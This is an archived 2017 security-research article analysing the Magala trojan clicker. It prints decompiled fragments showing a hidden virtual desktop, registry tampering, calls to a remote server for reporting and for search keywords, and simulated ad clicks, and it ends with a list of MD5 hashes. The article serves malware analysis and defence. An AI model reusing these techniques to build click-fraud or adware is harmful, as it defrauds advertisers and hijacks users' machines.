The Magala Trojan Clicker: A Hidden Advertising Threat

By Sergey Yunakovsky

Published: 2017-07-12 · Archived: 2026-04-05 14:21:16 UTC

> One large group will slowly conquer another large group, reduce its numbers, and thus lessen its chance of further variation and improvement. <…> Small and broken groups and sub-groups will finally tend to disappear.
>
> Charles Darwin. 'On the Origin of Species'

The golden age of Trojans and viruses has long gone. Malicious programs created by enthusiasts for research purposes and for fun are now largely confined to history books and dusty computer incident reports. They have been replaced by programs that put a heavy emphasis on making money.

If we ignore targeted attacks prepared by professionals for very specific purposes, what sort of malware do we most often hear about today? Encryption malware and DDoS botnets made up of IoT devices. Both types are profitable for cybercriminals and relatively easy to implement. However, they are not the only types of malware capable of generating cash; we mustn't overlook a third particularly numerous borderline malware family that includes advertising bots and modules, and partnership programs – all of which is typically referred to as potentially unwanted adware/potentially unwanted programs (PUA/PUP). They are borderline because there is a fine line between classifying a program as adware and defining the same program as an outright Trojan. In this paper, we will deal with one such renegade that has gone well beyond the limits of 'fair play' when it comes to advertising.

The malware in question is detected by Kaspersky Lab products as Trojan-Clicker.Win32.Magala.

Operating algorithm


Magala falls into the category of Trojan Clickers that imitate a user click on a particular webpage, thus boosting advertisement click counts. It's worth pointing out that Magala doesn't actually affect the user, other than consuming some of the infected computer's resources. The main victims are those paying for the advertising; typically they are small business owners doing business with unscrupulous advertisers.

The first stage of infection involves the Trojan checking which version of Internet Explorer is installed and locating it in the system. If it's version 8 or earlier, the Trojan won't run. So, if you still have this version on your computer, there's nothing to worry about.

```
debug_formatter(L"IExplore Path = %s ! \n", v1);
ie_ver = sub_403B00();
debug_formatter(L"IExplore Ver = %d ! \n", ie_ver);
if ( ie_ver > 8 )
{
  sub_403BA0();
  v5 = GetCurrentThreadId();
  dword_43FCF8 = GetThreadDesktop(v5);
  v6 = OpenDesktopW(L"myDesktop", 1u, 0, 0x10000000u);
  if ( !v6 )
    v6 = CreateDesktopW(L"myDesktop", 0, 0, 1u, 0x10000000u, 0);
  virtualDesktop = v6;
  debug_formatter(L"Create VirtualDesktop : %d ! \n", v6);
  result = virtualDesktop && dword_43FD70 && ie_ver > 8;
}
else
{
  debug_formatter(L"Error, browser version is too low ! \n");
  result = 0;
}
```

Checking the version of Internet Explorer, virtual desktop initialization.

If the desired version of Internet Explorer is found, then, unbeknown to the user, a virtual desktop is initialized. All further activities are performed here. After that a sequence of utility operations is run (something that is typical for this malware family): autorun is set up, a report is sent to a hardcoded URL, and the required adware is installed. To interact with the content of an open page, Magala uses IHTMLDocument2, the standard Window interface that makes it easy to use DOM tree. The Trojan uses it to load MapsGalaxy Toolbar, installs it on the system and adds the site hxxp://hp.myway.com to the system registry, also associated with MapsGalaxy, so that it becomes the browser's home page.



A simple check is incorporated into the Trojan to find out if the search bar has already been installed – this is done with the help of the appropriate registry branch.


```
if ( check_unistall_branch(v14, v14) )
{
  SHDeleteValueW(
    HKEY_CURRENT_USER,
    L"Software\\Microsoft\\Windows\\CurrentVersion\\Uninstall\\MapsGalaxyTooltab Uninstall Internet Explorer",
    L"UninstallString");
  debug_formatter(L"Install Success! \n");
  send_request(v25, L"http://my.pcmaps.net/api/report?type=35&code=MapsGalaxy");
  disp(v25);
}
}
```

Magala then contacts the remote server and requests a list of search queries for the click counts that need to be boosted.

```
v1 = a1;
cchWideChar = a1;
v14 = 0;
send_request(&v23, L"[redacted]/keywords.txt");
v28 = 0;
v26 = 0;
v27 = 15;
LOBYTE(lpMem) = 0;
sub_403850(&lpMem, "\r\n", 2u);
LOBYTE(v28) = 1;
sub_40C930(&v23, &lpMultiByteStr, &lpMem);
LOBYTE(v28) = 3;
if ( v27 >= 0x10 )
{
  v2 = lpMem;
  if ( v27 + 1 >= 0x1000 )
  {
    if ( lpMem & 0x1F )
      sub_413791();
    v3 = *(lpMem - 1);
    if ( v3 >= lpMem )
      sub_413791();
    if ( lpMem - v3 < 4 )
      sub_413791();
    if ( lpMem - v3 > '#' )
      sub_413791();
```

Receiving the list of search queries


This list is sent ‘as is’, in a plain text file with lots of strings.



List of search queries

Using this list, the program begins to send the requested search queries and click on each of the first 10 links in the search results, with an interval of 10 seconds between each click.

```
do
{
  debug_formatter(L"Click x = %d,y = %d \n", 230, v9);
  PostMessageW(v10, WM_MOUSEMOVE, 0, (v9 << 16) | 230);
  PostMessageW(v10, WM_LBUTTONDOWN, 1u, (v9 << 16) | 230);
  v11 = GetDoubleClickTime();
  super_sleep(v11);
  PostMessageW(v10, WM_LBUTTONUP, 0, (v9 << 16) | 230);
  v9 += 50;
  v12 = 0;
  do
  {
    debug_formatter(L"Sleep : %d..... \n", v12);
    super_sleep(1000);
    ++v12;
  }
  while ( v12 < 10 );
  v18 = (v18 - 1);
}
while ( v18 );
```



Profit margin


As far as we know, an average cost per click (CPC) in a campaign like this is 0.07 USD. The cost per thousand (CPM) comes to 2.2 USD. It should be noted that Trojan Clickers are certainly not the most popular way of selling advertising: the method most in demand is the displaying of a set homepage, where each installation also costs 0.07 USD.

A botnet consisting of 1000 infected computers clicking 10 website addresses from each search result and performing some 500 search requests with no overlaps in the search results could ideally mean the virus writer

earns up to 350 USD from each infected computer. However, these cost estimates are only approximations, and don't typically occur in the real world. The costs of different requests may vary greatly, and the price of 0.07 USD per click is also an average value.

Propagation statistics

As can be seen in the diagram below, Trojan-Clicker.Win32.Magala infections occur most often in Germany and the US. This finding is corroborated by an analysis of the search requests for which the click numbers need to be boosted. These statistics were collected from March to early June 2017.



Conclusion

Programs belonging to the potentially unwanted adware class do not typically pose as much of a threat to the end user as, say, encryption or banking malware does. However, there are two characteristic features to this malware class which make it difficult to deal with. Firstly, there is the borderline functionality that blurs the lines between legitimate and malicious software. It has to be clarified whether a specific program is part of a secure and legal advertising campaign or if it is illegitimate software performing similar functions. A second important aspect of this class – its sheer quantity – also means a fundamentally different approach to any analysis is required.

MD5

1EB2D932BB916D4DB7F483859EEBABF8
206DD0B0E8FAA2D81AB617491F80AD0B
25BC675D23C2ACD5F288856F6B91818D
44A408386B983583CAEB0590433BE07B
4E4FA0B8C73889E9AA028C8FD7D7B3A5
6D3D80E89ABDED981AE329203F1779EB

6FA035264744E9C9A30409012BAB18DE
732B82A7424B60FEBB1E874B205E2D76
771E742D6C110F8BD68A7304EF93B131
A6B288A3B8C48A23092246FBBF6DB7C2
CF5A5C45778C793477ECAB02F1B3B2C3
DC16BA21BFE4838FD2A897FF13050FF4
F364B043BD6E2CC9C43F86E2004D71D3
F36672933F3CBACF8D8B396DFE259526
